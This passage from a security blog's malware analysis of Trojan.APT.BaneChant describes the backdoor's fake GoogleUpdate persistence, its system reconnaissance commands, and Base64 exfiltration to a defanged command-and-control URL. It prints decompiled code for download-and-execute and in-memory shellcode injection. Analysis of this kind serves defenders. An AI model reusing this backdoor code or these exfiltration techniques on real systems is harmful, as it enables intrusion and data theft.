

Figure 12 Fake JPG

After the JPG file is downloaded and executed directly in the memory, it achieves persistency by creating a shortcut link file at the start up folder. This link file will execute a copy of itself located at "C:\ProgramData\Google2\GoogleUpdate.exe" (see Figure 13). It would look legitimate to users as it masquerades as a legitimate Google Updater. It "would" appear normal if it attempts to access the Internet. In comparison, the real "GoogleUpdate.exe" resides in "program files" instead "program data" directory (see Figure 14).



Figure 13 Persistency Mechanism



Figure 14 Genuine GoogleUpdate.exe

The downloaded “JPG” file was analyzed to be a backdoor in the victim’s machine. It lists the running processes, IP configuration, and directories of root drives (C to H) as depicted in Figure 15. This information is posted to hxxp://symbisecure.com/adserv/get.php in Base-64 format. After decoding, it is interesting that it begins with a Tag named “BaneChant”. After doing a quick search, it seems to be a sound track composed by Hans Zimmer for the movie “The Dark Knight Rises” (see Figure 16). This is the reason we name this malware Trojan.APT.BaneChant.

```
aCmd_exeQCTasklistS:                    ; DATA XREF: StealSystemInformation+9E↑o
                unicode 0, <cmd.exe /q /c tasklist >
                dw 3Eh
                unicode 0, < "%s">,0
aCmd_exeQCEcho:                         ; DATA XREF: StealSystemInformation+C7↑o
                                        ; StealSystemInformation+10B↑o
                unicode 0, <cmd.exe /q /c echo ------------------------------------->
                unicode 0, <--------------- >
                dw 2 dup(3Eh)
                unicode 0, < "%s">,0
                db 6 dup(0)
aCmd_exeQCIpconfigAll:                  ; DATA XREF: StealSystemInformation+E9↑o
                unicode 0, <cmd.exe /q /c "ipconfig /all" >
                dw 2 dup(3Eh)
                unicode 0, < "%s">,0
aCmd_exeQCDirCS:                        ; DATA XREF: StealSystemInformation+12D↑o
                unicode 0, <cmd.exe /q /c dir C:\ >
                dw 2 dup(3Eh)
                unicode 0, < "%s">,0
aCmd_exeQCDirDS:                        ; DATA XREF: StealSystemInformation+14F↑o
                unicode 0, <cmd.exe /q /c dir D:\ >
                dw 2 dup(3Eh)
                unicode 0, < "%s">,0
aCmd_exeQCDirES:                        ; DATA XREF: StealSystemInformation+171↑o
                unicode 0, <cmd.exe /q /c dir E:\ >
                dw 2 dup(3Eh)
                unicode 0, < "%s">,0
aCmd_exeQCDirFS:                        ; DATA XREF: StealSystemInformation+193↑o
                unicode 0, <cmd.exe /q /c dir F:\ >
                dw 2 dup(3Eh)
                unicode 0, < "%s">,0
aCmd_exeQCDirGS:                        ; DATA XREF: StealSystemInformation+1B5↑o
                unicode 0, <cmd.exe /q /c dir G:\ >
                dw 2 dup(3Eh)
                unicode 0, < "%s">,0
aCmd_exeQCDirHS:                        ; DATA XREF: StealSystemInformation+1D7↑o
                unicode 0, <cmd.exe /q /c dir H:\ >
```

Figure 15 Commands Executed



Figure 16 Exfiltrated Computer Information

As depicted in Figure 17, the malware could perform other tasks as listed below.

1. Command ‘g’: Download and execute a file. The downloaded file has a temporarily file name prefixed with “java”.
2. Command ‘i’: Run downloaded code (fileless) as a separate thread. The user-agent used is “Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko)”.
3. Command ‘x’: Download and execute, follow by an uninstallation of “GoogleUpdate.exe”. The downloaded file has same prefix “java”.
4. Command ‘u’: Uninstall “GoogleUpdate.exe”

```
        case 'g':                               // get binary
          DownloadAndExecutePrefixJava(url);
          break;
        default:
          return;
        case 'i':                               // inject code
          v2 = alloca(4112);
          struct_a.field_100C = (unsigned int)&struct_a ^ XOR_Key_0xB75B2FA5;
          canonicalURL = v9 + 1;
          struct_a.pShellcode = 0;
          struct_a.ShellcodeSize = 0;
          memset_0(struct_a.canonicalURL, 0, 0x1000u);
          mbstowcs_s(
            (size_t *)&struct_a.PtNumOfCharConverted_ThreadID,
            (wchar_t *)struct_a.canonicalURL,
            0x800u,
            canonicalURL,
            0x800u);
          if ( DownloadInjectionCode((const WCHAR *)struct_a.canonicalURL, &struct_a, (int)&struct_a.pShellcode) )
          {
            pShellcode = struct_a.pShellcode;
            if ( struct_a.pShellcode )
            {
              sizeOfStruct = struct_a.ShellcodeSize;
              if ( struct_a.ShellcodeSize )
              {
                pExecutablePage = VirtualAlloc_0(0, struct_a.ShellcodeSize + 512, 0x3000u, PAGE_EXECUTE_READWRITE);
                if ( pExecutablePage )
                {
                  memcpy_1(pExecutablePage, pShellcode, sizeOfStruct);
                  CreateThread(0, 0, StartAddress, pExecutablePage, 0, (LPDWORD)&struct_a.PtNumOfCharConverted_ThreadID);
                }
                v8 = GetProcessHeap();
                RtlFreeHeap(v8, 0, pShellcode);
              }
            }
          }
          sub_A138EB((void *)((unsigned int)&struct_a ^ struct_a.field_100C));
          break;
        case 'x':                               // Execute and uninstall
          DownloadAndExecutePrefixJava(url);
          goto LABEL_8;
        case 'u':                               // Uninstall
LABEL_8:
          Uninstall();
```

Figure 17 Backdoor Access

Conclusion

As defense technologies advance, malware also evolves. In this instance, we could see that the malware has performed a number of tricks to defeat detection.

It attempts to:

1. Evade sandbox by detecting human behaviors (multiple mouse clicks);
2. Evade network binary extraction technology by performing multi-byte XOR encryption on executable file;
3. Social engineer user into thinking that the malware is legitimate;
4. Avoid forensic and incidence response by using fileless malicious codes; and
5. Prevent automated domain blacklisting by using redirection via URL shortening and Dynamic DNS services.

This entry was posted in Advanced Malware, Targeted Attack by Chong Rong Hwa. Bookmark the permalink.